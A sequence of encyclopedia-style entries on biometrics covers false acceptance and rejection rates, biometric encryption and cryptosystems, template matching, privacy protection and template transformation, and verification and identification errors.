Biometric authentication suffers from two basic types of errors: False Acceptance Rate (FAR) and False Rejection Rate (FRR). FAR errors refer to the incorrect matching of the submitted biomarker with the claimed identity, while FRR errors refer to the incorrect failure to match the submitted biomarker with the claimed identity. FAR and FRR both occur due to inherent inaccuracies in hardware and software: hardware for biometric reading is inaccurate to a certain extent and the software algorithms used for the matching process are also error prone. For example, fingerprint readers have been claimed to have an FAR of 2% and an FRR of

2.5%; face readers have an FAR of 10% and an FRR of 4%; while voice recognition systems have an FAR of 3% and an FRR of 15%. To understand what these numbers imply, if 100 checks are made for verification of people using their fingerprints, then 2 out of these could be falsely verified (i.e., permitted to enter the secured area incorrectly) and about 2 out of these people could be falsely unverified (i.e., not permitted to enter the secured area even though they should be). Therefore, high accuracy is an important issue for proper functioning of and wide adoption of biometric authentication systems. A metric used to evaluate performance of biometric systems is the Equal Error Rate (EER), which is the operating point of a biometric sensor at which its FAR equals its FRR, and the lower the EER score for a sensor, the better its accuracy.

Another problem with biometric authentication is the natural change in a person's biomarker – iris and retinal patterns are known to change with time, a person's face changes with time, and so does a person's voice: therefore, biometric authentication systems may need to update biomarker database regularly, which could be a complex management problem when the number of biomarkers is large. DNA fingerprinting or profiling is emerging as another biometric authentication system where a person's DNA is the biomarker – in this technique for verification or identification purposes, a sample DNA is compared with the stored value and a match is obtained by chemically matching the DNA. Another issue related to biometric authentication is privacy of personal data obtained by agencies – it has been suggested that people will be more forthcoming in giving their biomarkers if they can be assured that the data collected will not be misused; expanding existing digital privacy laws to include biomarkers will help alleviate this concern. However, it is accepted that the science of biometric authentication needs further development before more reliable technologies for biometric authentication are realized.

Definitions

Biometric encryption (BE) deals with using data extracted from biometric traits to retrieve or generate cryptographic key material. These techniques try to solve the apparent contradiction of employing fuzzy biometric data in a cryptographic context (i.e., key management) where no type of fuzzyness is permitted. BE either "binds" a pre-selected digital key to biometric data (neither the digital key nor the biometric sample or template must be accessible from what is being stored), and releases the key upon presentation of the correct biometric trait, or directly generates a digital key from the biometric sample or template. BE therefore fundamentally differs from systems that encrypt biometric sample data or templates using classical cryptographic encryption techniques and must not be confused

with biometric template protection (BTP, ISO/IEC 24745), where the major aim is to secure biometric templates. While BE may be seen as a subset of BTP (and is often termed as equivalent to “biometric cryptosystems (BCS)”), it is the perspective and the application context that makes the difference: In BE, the major aim is to produce a stable cryptographic key upon presentation of a biometric trait to be used in classical encryption, while in BTP the major aim is to protect a biometric template from misuse in case of data leakage from the biometric system or other types of fraud. Thus, BE can be used in order to protect or generate secret keys used in conventional cryptography through the use of biometric authentification, thereby replacing potentially weak password-based protection of secret keys. In any case, the terms BE and BCS can be used interchangeably, and the data stored by both BE or BCS are termed “helper data” and are required to extract the systems’ target data.

Background

The term “biometric encryption” has been coined by the key-binding techniques Mytec1 (Soutar et al. 1996) and Mytec2 (Soutar et al. 1998a, b, 1999). Mytec2 is a fingerprint-oriented successor of Mytec1, which was the first BCS but turned out to be impractical in terms of accuracy and security. Mytec1 and Mytec2 were originally called Biometric Encryption™; however the trademark was abandoned in 2005. The algorithm was also summarized and covered in a patent (Soutar et al. 2001), which includes explanations of how to apply the algorithm to other biometric characteristics such as the iris. It has to be noted that in all the publications, rigorous performance measurements are omitted. Scheirer and Boult (2007) have shown that the “attack via record multiplicity” and the “blended substitution attack” are effective against Mytec2. Adler (2005) proposed a “hill-climbing” attack against the Biometric Encryption™ algorithm, and also “Nearest Impostor attacks” Stoianov et al. (2009) are applicable.

Apart from the original publications and the mentioned patent, the term “biometric encryption” was mainly used by the authors of a previous encyclopedia entry (Cavoukian and Stoianov 2009a, b) and has since then been superseded by the more common term “biometric cryptosystems (BCS),” which is also used in the following.

Theory and Application

Conventional cryptosystems provide numerous algorithms to secure any kind of crucial information. While user authentication is based on possession of secret keys, key management is performed introducing a second layer of authentication (e.g., passwords) (Uludag et al. 2004). As a consequence, encrypted data inherits the security of according passwords applied to release correct decrypting keys. BCS, being designed to securely bind a digital key to a biometric or generate a digital key from a biometric, offers corresponding solutions to biometric-dependent key release (Jain et al. 2005). Replacing password-based key release, BCS bring about substantial security benefits. It is significantly more difficult to forge, copy, share, and distribute biometrics compared to passwords (Jain et al. 2004). Most biometric characteristics provide an equal level of security across a user group (physiological biometric characteristics are not user selected). Due to biometric variance, conventional biometric systems perform "fuzzy comparisons" by applying decision thresholds which are set up based on score distributions between genuine and non-genuine subjects. In contrast, BCS are designed to output stable keys which are required to match a hundred percent at authentication. Original biometric templates are replaced by biometric-dependent public information (helper data) which assists the key-release process.

The classical surveys of the field can be found in Uludag et al. (2004), Jain et al. (2008), Rathgeb and Uhl (2011b), and Rane et al. (2013), while more recent survey-type contributions are Nandakumar and Jain (2015) (discussing the performance gap between theory and practice), Natgunanathan et al. (2016) (putting emphasis on current problems and future challenges), and the most recent, highly comprehensive overview (Sandhya and Prasad 2017).

The majority of BCS require the storage of biometric-dependent public information, applied to retrieve or generate keys, which is referred to as helper data (Jain et al. 2008). Based on how helper data are derived, BCS are classified as key-binding or key-generation systems:

- *Key-Binding Schemes*. Helper data is obtained by binding a predefined chosen key to a biometric template. As a result of the binding process, a fusion of the secret key and the biometric template is stored as helper

data. Applying an appropriate key retrieval algorithm, the key is obtained from the helper data at authentication upon presentation of the biometric data. Since cryptographic keys are independent of biometric features, the latter are revocable, while an update of the key usually requires re-enrollment in order to generate new helper data. Most prominent representatives are:

  – Mytec1 and Mytec2 (Biometric Encryption™)
  – Fuzzy commitment scheme (Juels and Wattenberg 1999)
  – Shielding functions (Linnartz and Tuyls 2003)
  – Fuzzy vault (Juels and Sudan 2002)

- *Key-Generation Schemes*. Helper data is derived from the biometric sample/template only. Keys are directly generated from the helper data and given biometric data. While the storage of helper data is not a must, the majority of proposed key-generation schemes indeed stores helper data. If key-generation schemes extract keys without the use of any helper data, these are not updatable in case of compromise. Helper data-based key-generation schemes are also referred to as “fuzzy extractors” or “secure sketches”; for both primitives formalisms (and further extensions) are defined in Dodis et al. (2004) and Verbitskiy et al. (2010). A fuzzy extractor reliably extracts a uniformly random string from a biometric input, while stored helper data assists the reconstruction (so key generation is the major focus, see, e.g., Rathgeb and Uhl (2011a) for a scheme based on iris codes). In contrast, in a secure sketch, helper data is applied to recover the original biometric template. Recent progress in deep learning lead to the development of deep hashing networks (Liong et al. 2015), which can be perfectly employed to generate binary keys from biometric data. In this context, the network architecture and the corresponding weights serve as helper data as these are generated during training. Most prominent representatives are:

  – Private template scheme (Davida et al. 1998)
  – Quantization schemes (Feng and Wah 2002; Vielhauer et al. 2002; Chen et al. 2019) (including deep learning-based quantization in the latter work)
  – Deep hashing (Jindal et al. 2018; Zhong et al. 2019)

Some variants of BCS can be used as both key-generation and key-binding scheme (e.g., Juels and Wattenberg 1999; Juels and Sudan 2002),

and other hybrid schemes involving more basic cryptographic primitives have been suggested as well (e.g., Nagar et al. 2010). In particular, "BioHashing" Goh and Ngo (2003) operates as key-binding scheme; however, to generate biometric hashes, secret user-specific tokens (unlike public helper data) have to be presented at authentication. Prior to the key-binding step, the secret tokens are blended with biometric data to derive a distorted biometric template. In contrast to BCS based on key binding or key generation, *key-release schemes* represent a loose coupling of biometric authentication and key release (Uludag et al. 2004). In case of successful biometric authentication, a key-release mechanism is initiated. The loose coupling of biometric and cryptographic systems allows to exchange both components easily. However, the separate storage of biometric templates and keys offers more vulnerabilities to conduct attacks.

Even though definitions for "biometric keys" have been proposed (e.g., in Monrose et al. 2001; Vielhauer 2006), these terms are used as synonyms for any kind of key which is dependent upon biometrics, i.e., biometric features take influence on the constitution of keys (as opposed to key-binding schemes). Like conventional cryptographic keys, biometric keys have to fulfill several requirements, such as key randomness, stability, or uniqueness (Ballard et al. 2008).

Open Problems and Future Directions

Security

The aim of BE and BCS is to bind or generate keys of sufficient quality in terms of key length and entropy to be used in state-of-the-art encryption schemes. However, system performance of BCS is mostly reported in terms of FRR and FAR, since these metrics and key entropy depend on the tolerance levels allowed at comparison, so these three quantities are highly interrelated (Buhan et al. 2006, 2007; Kelkboom et al. 2010).

Obviously, the first factor relevant for security is the properties of the generated key – of course, key lengths have to be maximized in order to minimize the probability that secret keys are guessed (Kelkboom et al. 2010). In this context, many papers revealed the entropy of generated keys to be too low for practical purposes and the key length possible in binding schemes to be too small (e.g., Verbitskiy et al. 2004; Tuyls and Goseling 2004; Li et al. 2006; Sutcu et al. 2007; Hao et al. 2006). The second factor

which affects the security of BCS is biometric privacy leakage, the information that the helper data contain about biometric data (Ignatenko and Willems 2010). To avoid identity fraud, privacy leakage should be minimized for a given key length (Ignatenko and Willems 2009 study this trade-off from an information-theoretical perspective). The third factor is robustness against intentional malicious attacks. Boyen (2004) was the first to point out the vulnerability of secure sketches and fuzzy extractors in case an impostor is in possession of multiple invocations of the same secret which are combined to reconstruct secret keys and, furthermore, retrieve biometric templates. This type of attack has been termed “attack via record multiplicity” Scheirer and Boult (2007) and is the most important attack type against BCS. For this reason, this attack has been subject of the cryptographic cat and mouse game ever since its discovery, e.g., allowing for statistical attacks against error correction codewords of fuzzy commitment schemes (Rathgeb and Uhl 2012) but also resolving related attacks (“decodability attack”) by introducing additional cryptographic primitives into fuzzy commitment schemes (Kelkboom et al. 2011). A method to disable the record multiplicity attack against fuzzy vaults has been introduced in Tams et al. (2015); the revealed linkability problems have been resolved by using several fingerprints (Tams 2016) or iris samples (Rathgeb et al. 2016) in the resulting vault. Note that we only mention a couple of exemplary attacks in this section. In fact, many more successful attacks have been designed (Natgunanathan et al. 2016; Rathgeb and Uhl 2011b), many countermeasures have been developed, but unfortunately, severe doubts about BCS’s security remain at present state (Natgunanathan et al. 2016; Nandakumar and Jain 2015).

Data Representation

Depending on the nature of biometric characteristics, distinct feature representations have been established in the past decades, e.g., minutiae coordinates and their angles or two-dimensional binary vectors for iris. BE schemes operate on a certain form of input, e.g., point sets or binary features. Hence, incompatibility issues may arise when the representation type of used biometric features does not match the acceptable input type of BE. Ideally, biometric features can be transformed to the required feature representation in an appropriate manner. Moreover, feature-type

transformations shall not cause a decrease in biometric performance compared to the original representation (Lim et al. 2015).

One fundamental challenge in this context represents the issue of alignment, which significantly effects recognition performance. Biometric templates are “obscured” into helper data which makes alignment of such templates without privacy leakage highly nontrivial. Within conventional biometric systems, align-invariant approaches also typically exhibit decreased recognition accuracy as compared to alignment-based ones (although promising approaches do exist Dieckmann et al. 2019; Drozdowski et al. 2017), which is directly transferred into BCS properties.

Real-World Performance and Deployment

Without doubt, BE and BCS have the potential to (i) significantly enhance privacy and security of biometric systems and to (ii) provide means to generate cryptographic keys without relying on passwords or tokens with their known inherent deficiencies. However, technologies developed so far exhibit a trade-off between provable security/privacy and accuracy of the biometric recognition component (Nandakumar and Jain 2015).

The overall situation regarding real-world deployments is grim. With respect to deployments in the context of biometric systems, the decrease in recognition performance coupled with the increase in computational cost is not a good motivation to introduce BCS into practical systems. Moreover, the argument of sometimes questionable security is often used to counter requests for introducing BCS (requests are often uttered due to the BCS’s desirable privacy-preserving properties). More research is needed in this field to fundamentally improve the BCS available, also, because BCS are an important means to change public opinion and perception about biometric systems, which is often dominated by skepticism caused by the fear of privacy loss. In this context, BCS have the potential to become a fundamental game changer.

With respect to deployments in the context of cryptographic key management, the situation is different. In addition to the conceptual weaknesses described so far, biometric-driven key release requires a biometric sensor to be in place, which is not required in password- or token-based systems. Currently, the only means to overcome this disadvantage is to employ smartphones as an omnipresent distributed sensor infrastructure which can be used for these purposes. When doing so, questions about the

security of using smartphones as biometric sensors arise naturally (Corcoran and Costache 2015).

Biometric recognition

Definition

Biometric matching refers to the process of comparing two biometric templates (signatures) and quantifying their degree of match, typically in the form of a match score. Usually, the templates compared are those created during enrollment and system queries.

Background

Unlike other means of establishing identity, which rely on what an individual knows (knowledge based) or possesses (token based), biometric utilizes characteristics that are inherent to the individual. These characteristics can be physiological (face, fingerprint, and iris) and/or behavioral (gait and keystroke dynamics). A typical biometric system is composed of four basic building blocks, namely the sensor, feature extractor, database, and matching modules (Jain et al. 2011). The sensor is

used to collect the raw biometric data, for example, a face image of the individual to be identified. The feature extractor performs preprocessing of the data captured by the sensor and then extracts a compressed but expressive representation of the biometric trait referred to as a template. For an individual to be identified by a biometric system, that person must be first enrolled within the system. During enrollment, the template and the identity that is associated with it are stored within the biometric system's database. The purpose of the matching module is to compare biometric templates created during system queries to those stored within the system's database and compute match scores. The match scores are used to determine whether an individual is known to the biometric system. A biometric system can operate in two different modes, verification and identification.

In verification mode, the individual will make an identity claim, and the stored template associated with the identity will be retrieved from the system's database. The individual will then present their biometric to the sensor for capture, and the feature extractor will use this data to create a query template. The biometric matcher will compare the query template to the retrieved template and compute a matching score. The computed matching score is compared to a system threshold to decide whether a match exists. In this mode, only a single comparison is made. Whereas in identification mode, the individual makes no identity claim, and the query template is compared to all of those stored within the system's database. The system then either returns the identity associated with the template exhibiting the highest similarity (lowest dissimilarity) or indicates that the individual is not known to the system.

Theory

The biometric matching score is a measure of the similarity or dissimilarity of two biometric templates. In the case measuring similarity, a larger value indicates a higher similarity between the compared biometric templates. When using dissimilarity to compute the biometrics matching score, a larger value indicates the biometric templates compared are dissimilar. The decision of whether two biometric templates have been matched depends upon the comparison of the computed matching score to a threshold value. The technical method for calculating the biometric matching score is

dependent on the feature representation used for the compared biometric templates, and the matching algorithm applied.

The feature representations used for biometric templates are typically modality specific. For instance, a fingerprint biometric template consists of a set of triples (x, y, θ), which represent the spatial locations of the fingerprint minutiae points and the local ridge directions. In contrast, an iris biometric template can consist of a 2048-bit string which represents a quantized representation of the iris texture. These feature representations are examples of manually engineered features created using biometric modality domain knowledge, each requiring a specific means of calculating a biometric match score. In recent years, biometrics researchers have leveraged advances in machine learning, specifically deep learning, to automatically learn robust feature representations directly from data and compute biometric matching scores (Sundararajan and Woodard 2018).

Open Problems and Future Directions

As new potential biometric applications are proposed, previous methods for biometric matching may not be suitable. The use of wearable devices and smartphones has grown significantly in the past decade resulting in the need for a reliable means of establishing identity for the protection of stored information such as financial and health data. These devices are capable of collecting physical (posture) and biological attributes (heart rate) from an individual. Research is required to determine how this set of heterogeneous information sources can be combined to create a biometric signature capable of being used for biometric matching across multiple devices used by the same individual.

As with some biometric applications, establishing identity may not be something to be performed only once before granting access to a resource. In the case of wearable devices and smartphones, it may be more desirable to authenticate identity during the entire interval that the individual is using the device. This process is referred to as continuous biometric authentication. Continuous authentication requires research which focuses on the development of biometric matching methods that are computationally simple, so matching can be performed quickly and does not require a significant amount of the limited device resources (computing, power). Not only could the use of biometric matching on wearable devices

and smartphones address the challenge of reliably establishing identity, but it also opens up exciting future directions for researchers.

Privacy protection in biometric systems

Definitions

Biometric privacy refers to the methods and techniques needed for the protection of the privacy of the individuals involved in the usage of a biometric system. The protection of the privacy can be achieved by the application of a proper set of methodologies to secure the biometric data and prevent improper access and abuse of biometric information.

Background

Biometric features are increasingly used for authentication and identification purposes in a broad variety of institutional and commercial systems, such as e-government, e-banking, and e-commerce applications. On the other side, the adoption of biometric techniques is restrained by a rising concern regarding the protection of the biometric templates ("Biometrics"). In fact, it should be granted to the user that the biometric information collected should not be used for any other activities than the ones expressly declared and, at the same time, that the biometric system is capable to protect and avoid any misuse or duplication of the biometric information (Cimato et al., 2009).

The user's privacy in the context of a biometric application can be guaranteed by following two main approaches. The first encompasses the methodologies and techniques related to the correct design of the biometric system and of the related procedures for its deployment (Donida Labati et al., 2012). The second approach is related directly to the protection of the biometric trait. This can be granted by a variety of techniques capable of generating a unique identifier from one or more biometric templates and making it impossible to recover the original biometric features (thus preserving the privacy of original biometric samples).

Most available biometric template protection techniques are based on the application of different kinds of transformations such as hash-based transformations ("Hash Functions") or transformation relying on fuzzy cryptographic primitives such as the fuzzy commitment, the secure sketch, and the fuzzy extractors ("Biometric Encryption").

Theory

Classification of the Biometric Privacy Risks

The privacy of the users involved in the usage of a biometric system can be affected by a broad variety of factors such as the application type, the duration of the data retention, the optional/mandatory usage of the biometric system, the template storage method, the authentication or identification capabilities, the usage of physiological or behavioral traits as templates, and the interoperability capability of the biometric technology (Datta et al., 2020).

With the *application type*, privacy risks can be relevantly different depending on whether the biometric application is *covert* or not. Biometric

covert applications (e.g., a surveillance system working without any explicit authorization from the users) are considered to be more privacy invasive since the user is not aware whether to be involved and recorded in the system.

If the usage of the biometric system is *optional*, the application is considered as more privacy compliant since the users can decide whether to check by a biometric system or to adopt a different identification/verification system (Rui and Yan, 2019).

Identification applications are then considered more privacy invasive than *verification* applications since the identification process encompasses a "one-to-many" comparison, and, most of the times, this comparison is performed by sending the biometric templates through a network to a database for the comparisons. In any case, the longer the *duration* of the retention of the biometric data, the bigger is the impact on privacy risk.

Also, the *storage method* of the biometric data affects and risks privacy. The usage of a central database can be considered the worst case for user privacy, while the case where the user personally holds the biometric data is the most favorable (e.g., a smart card). In any case, the storing of the biometric *templates* is preferable than the storing of the sample/images of the biometric features.

The adoption of biometric traits that are more accurate and stable in time (typically the *physiological data* such as fingerprints or iris templates) exposes the users to a higher privacy risk.

The *behavioral traits* tend to be less accurate, and, most of the time, they request the user collaboration. In general, the higher the need of user cooperation or the variability in time, the lower is the privacy risk. High privacy risk is also associated with biometric systems with high interoperability capability (the capability to work with different databases) and the presence of numerous and/or large available databases to process comparisons. For example, a face acquisition can be used for multiple search in different databases with relatively low efforts. Similarly, many large databases of fingerprint templates exist, and they can be queried using fingerprints taken with different sensors and techniques.

The described privacy risks can be effectively contained by adopting a proper technique for the template protection, as well as adopting design and application privacy-compliant guidelines.

Best Practice for Privacy Assessment in Biometrics

The design and the deployment activities of a biometric system must follow specific guidelines in order to protect user privacy.

The first point refers to the *scope and the capabilities of the system*. The most important condition to guarantee is that the scope and the functionalities of the system must not be changed or expanded without the explicit and informed consensus of all the users. Secondly, the retention of the biometric information must be limited to the minimal amount; in particular, even if the biometric system stores the enrollment data, the verification data should always be deleted. Templates should always be preferred as stored data than any raw data, images, and recordings, and the collection of other personal information integrated into the biometric data should be avoided.

The second point focuses on *data protection*. The use of proper techniques to protect the biometric data should always be considered (see next subsection), as well as the result of each single biometric matching query. Moreover, systems should always be located in controlled areas, and the access to the biometric data must be limited to a limited and known group of operators.

The third point is related to the *user control of personal data*. The user must always keep the control on the biometric data, and, in any case, the system must ensure to the user the possibility to be unenrolled or to correct and modify his or her personal data.

Activities for *disclosure, auditing, and accountability* of the biometric data must be also taken into consideration. It must be clearly stated to the operators and the enrollees of the biometric system the exact scope of the biometric system, when the biometric acquisition is active and if operation is optional or compulsory. Each system operator must be accountable for the possible misuses and/or errors that occur during the activities. The owner of the biometric system and the operators must also be able to provide a clear and effective process of auditing when an institution or a third party requests it. Finally, it is very important that the duration of the biometric data retention must be explicitly stated to the users.

Also, the system design can improve the users' biometric privacy. The *modularity* in the design and a specific set of constrains can ensure the system to not rely on any proprietary algorithm and to permit the adoption

in the future of novel and more privacy-compliant biometric recognition techniques.

Special care must be taken in the design when *multibiometric* or *multimodal* systems are considered ("Biometrics") when one or more of the following setups are present:

- Multiple sensors (e.g., solid state and optical fingerprint sensors)
- Multiple acquisitions (e.g., different frames/poses of the face)
- Multiple traits (e.g., an eye and a fingerprint)
- Many instances of the same trait kind (e.g., left eye and right eye)
- Multiple algorithms (e.g., different preprocessing and/or matching techniques)

In these cases, there is a heavier impact on the privacy of the user since the amount of the involved personal information is more relevant. In this specific context, the following guidelines should be considered:

- The usage of the templates should be subjected to randomization transformation such that the derived published identifier does not suffer from information leakage.
- The *number* of samples and the *types* of the biometric traits should be reduced as much as possible in a compatible manner with respect to the application requirements.
- A proper template protection technique must be envisioned in order to avoid that each biometric sample/template/feature used in the multimodal acquisition might be used for other searches in different single-trait databases in an unauthorized context.

Template Protection

Several research works in literature deal with the protection of biometric templates in biometric-based authentication schemes. On the other hand, groups of researchers are investigating the legal background of biometric technologies to define and consider bioethical issues arising from emerging biometric identification technologies. An important development in the legislative field has been done by the European Union that has approved in 2018 the General Data Protection Regulation (GDPR), representing a significant step forward for data protection and privacy, valid in all of its member states. The EU GDPR defines biometric data as "special categories of personal data" and gives strict rule for its "processing." In the United

States, there is no single federal law regulating the collection and processing of biometric data, but several laws and regulations are valid in different states, such as the California Consumer Privacy Act (CCPA) passed in June 2018 and effective since 2020 and the Illinois Biometric Privacy Act (BIPA).

The naive approach of storing biometric templates during the enrollment phase (for the successive identification of verification process) in a more or less secured database has a number of risks for users' privacy. Since the association between each user and his or her biometric templates is strict, several concerns on the possible uses and abuses of such kind of sensible information are raised. Indeed, biometric traits cannot be replaced or modified, and a stolen template could help a malicious user to impersonate a legitimate user and steal private information or run applications accessing sensible resources. The loss of biometric data is then an important security issue that directly affects the valuation of a biometric authentication scheme and should be carefully considered to prevent thefts of identity (Bharathi and Mohana, 2018; Sandhya and Prasad, 2017).

Biometric templates are usually transformed before their storage during the enrollment phase, so that the authentication process can be correctly performed, but unauthorized access to the stored templates leaves the adversary with a small and unusable amount of sensible data on the biometrics of the attacked user (Jain et al., 2008). The following four properties have been addressed by an ideal template protection scheme:

- *Diversity*. Meaning that different computed templates should not be used in different applications
- *Reusability/revocability*. Meaning that revocation of a compromised template and reissuing of a fresh template should be possible using the same set of input biometric features
- *Security*. Meaning that it should be difficult to retrieve the original template from the transformed one, to prevent recovery of input biometric data
- *Performance*. Meaning that operating on the transformed template should not impact too much on the recognition performance of the biometric system

A natural way to protect biometric templates could be by replicating the approach used in password-based authentication schemes where users'

passwords are typically stored in their hashed form. However, for biometric templates, usable one-way transformation of the templates is not so easy to achieve, since they have to cope with high variability within different readings of biometric data belonging to the same subject. For the same reason, traditional cryptographic algorithms are not directly applicable to biometric data. In the literature, a wide range of techniques have been presented based on the combination of biometrics and cryptography, in order to cope with both problems: variability of biometric templates and protection of personal data. A comprehensive survey of different approaches and of the related problems can be found in Prabhakar et al. (2003).

Template Transformations

Transformations operating on biometric templates are usually classified on the basis of the characteristics of the used transformation function and on the inputs they require. In *salting*, the transformations may be invertible, and usually the biometric template is computed with the help of user-specific additional random data. To perform the verification process, the same kind of transformation is applied to the fresh biometric reading, and matching is performed between the computed templates. An example is the *biohashing* technique, which can be performed on several different biometric inputs such as fingerprints, palms, and faces. If the used data is compromised, the template is no more secure, since the transformation may be inverted. In this case, however, and also if the template has been stolen, it is easy to compute a fresh template using different input data.

Noninvertible transformations rely on particular functions that operate on the template and are difficult to invert. Using a key as input parameter, such functions transform the template such that it is impossible to recover the original template from the knowledge of both the input key and the transformed template. Such transformations have to cope with the variability of the input template and should maintain the similarity between templates generated from the same set of biometric data, in order to preserve the matching mechanisms. In some cases, the transformation functions let the biometric features remain in the same original metric space and apply a given number of noninvertible functions, such that the recovery of original biometric data is prevented. The transformation of biometric templates in a suitable representation that can be efficiently treated, for

example, in a metric space, is itself an active research area. For example, IrisCode and Fingercode are techniques for the extraction of a binary string from iris and fingerprint templates, respectively. The problem of efficiently secure biometric templates is faced also by biometric encryption techniques ("Biometric Encryption"), where the cryptographic key used for the template transformation is directly bound to the biometric data used to create the template.

Applications

The presented designing guidelines and template protection techniques can be applied in all the applications presented in biometrics.

Open Problems and Future Directions

While biometric technologies are constantly becoming more pervasive in users' everyday life and the number of applications and biometric documents is continuously growing, biometric privacy is even more and more crucial. Unfortunately, privacy protection is often neglected during the design of biometric applications, considering just the accuracy and other similar figures of merit of the system which are not directly related to the privacy of the users. Most of the time, the designers are just considering privacy requirements coming from the current law regulations without tackling a deeper comprehension of the privacy issues, even in a future perspective.

The research community should focus on novel and better performing strategies for privacy and security protection of biometric templates while disseminating and promoting solutions and good design practices to stakeholders and main players in the institutions and in the market.

Biometric identification errors; Biometric verification errors

Definitions

The errors of a biometric system deserve great attention for its evaluation. They cause an individual to be wrongly recognized, i.e., either accepted though declaring a false identity or not being enrolled in the system, or rejected though declaring a genuine identity or being correctly enrolled.

Background

A biometric system recognizes either physical or behavioral characteristics of individuals (Jain et al., 2004). It processes captured data (*sample*), e.g., a face or fingerprint image, to extract a feature vector suited for the used matching algorithm; such vector is included in the *template* that is inserted in the system *gallery* when enrolling an individual. During recognition, the system compares the feature vector extracted from the input sample (*probe*) with those in the gallery or with suitable classification models built during a

training phase. In many biometric systems, the basic recognition operation is matching the feature vectors extracted from two samples of the same biometric modality/characteristic. Perfect matching is impossible even between samples from the same individual, due to reasons including, but not limited to, raising defects in the sensors, natural changes in the individual's physiological or behavioral characteristics (e.g., face aging or changing expression), and varying ambient conditions like illumination. Rather, the system produces a matching score (derived, e.g., from either a distance or a similarity measure) between the probe feature vector (P) and one in the gallery (G_i). Alternatively, in machine learning approaches, e.g., based on support vector machines (SVM) or convolutional neural networks (CNN), a training phase either builds a model for each individual or a multi-class model for the entire system gallery. A probe is submitted to the trained classifier and "matched" against the model: for a one-class model, the score is, e.g., a level of confidence or the probability that the sample conforms to the model; for a multi-class model, the response is the label of an enrolled individual with, e.g., a level of confidence. The higher the computed score, the higher the possibility of a positive matching. Due to the ease of mapping the definitions related to pairwise vector matching onto those related to model conformity measurement, from now on the entry will refer to the first ones.

Biometric Verification and Identification

Confirming an identity claim (*verification*) entails a 1 : 1 comparison of identities: an individual claims an enrolled identity, and the feature vector(s) extracted from the incoming probe(s) is compared with the feature vector(s) stored for that identity. Establishing an identity (*identification*) entails a 1 : N comparison of identities: the template(s) extracted from the incoming probe(s) (representing an unknown identity) is compared with all the template(s) stored in the gallery to return the best match, possibly together with an either complete or partial ordered list of candidates. Closed-set identification assumes that all probes belong to enrolled individuals. Open-set identification is closer to the real-world and assumes that probes can also belong to individuals that are not in the gallery (e.g., when using a watch list). Therefore, a reject option is added to the set of decisions. The variations of the biometric traits cause possible errors. A final decision does not just consider the matching scores but relies on a threshold: an

equal/higher score supports the positive hypothesis, i.e., that the vectors come from the same individual; otherwise, the system assumes a negative matching. One of the aims of biometric evaluation is to estimate a suitable threshold for real operation, reaching a compromise between the possible errors.


Evolution

The definitions of the error measures have not much changed in time. However, the testing protocols have been enhanced to assure fairness and generalizability of error measurements (see the entries about "Biometric Systems Evaluation", and about "Biometric Spoofing and Its Evaluation").

Errors of a Biometric System

The goal of a biometric system design is to maximize the accuracy of the decision-making by minimizing the number of wrong responses. The measures of accuracy vary from verification to identification. The simplest verification case requires a single matching operation per input, namely comparing the input probe with the single gallery template belonging to the claimed identity. It is possible to compute two score distributions: the distribution generated from pairs of samples from the same person (called the *genuine* distribution in verification) and from different persons (called the *impostor* distribution, with reference to a false identity claim). It is possible to formulate the errors in terms of hypotheses involving the probe P and the gallery template G_i belonging to an enrolled individual. The null and alternate hypotheses and associated decisions are as follows:

- H_0: the input P and G_i come from different individuals;
- H_1: the input P and G_i come from the same individual;
- D_0: the system decides that the samples belong to different individuals (in verification, the identity claim is deemed false and rejected);
- D_1: the system decides that the samples belong to the same individual (in verification, the identity claim is deemed true and accepted).



The decision is based on comparing the matching score with an acceptance threshold. A score higher than or equal to the threshold supports H_1, while a

score lower than the threshold supports H_0. It is possible to define the errors in statistical terms:

- Type I: false match – FM (D_1 is decided when H_0 is true);
- Type II: false non-match – FNM (D_0 is decided when H_1 is true).

The decision score can be based either on similarity (the higher the better, as above) or on distance. The way the threshold influences the system decision is of course symmetrical. Once a normalization in the range [0, 1] is preliminarily computed, it is possible to map one kind of measure onto the other. Therefore, in the following, the entry will refer to similarity scores.

The probability density functions representing the two mentioned score distributions are typically close to normal ones. The errors happen in their overlapping region (Fig. 1). It is impossible to minimize both types of errors at the same time since they inversely depend on the same threshold. A low threshold increases the number of FMs, while a too high one increases the FNMs to a point that the system is hardly usable. A suitable compromise depends on the security needs: the higher they are, the lower the relevance of FNM.

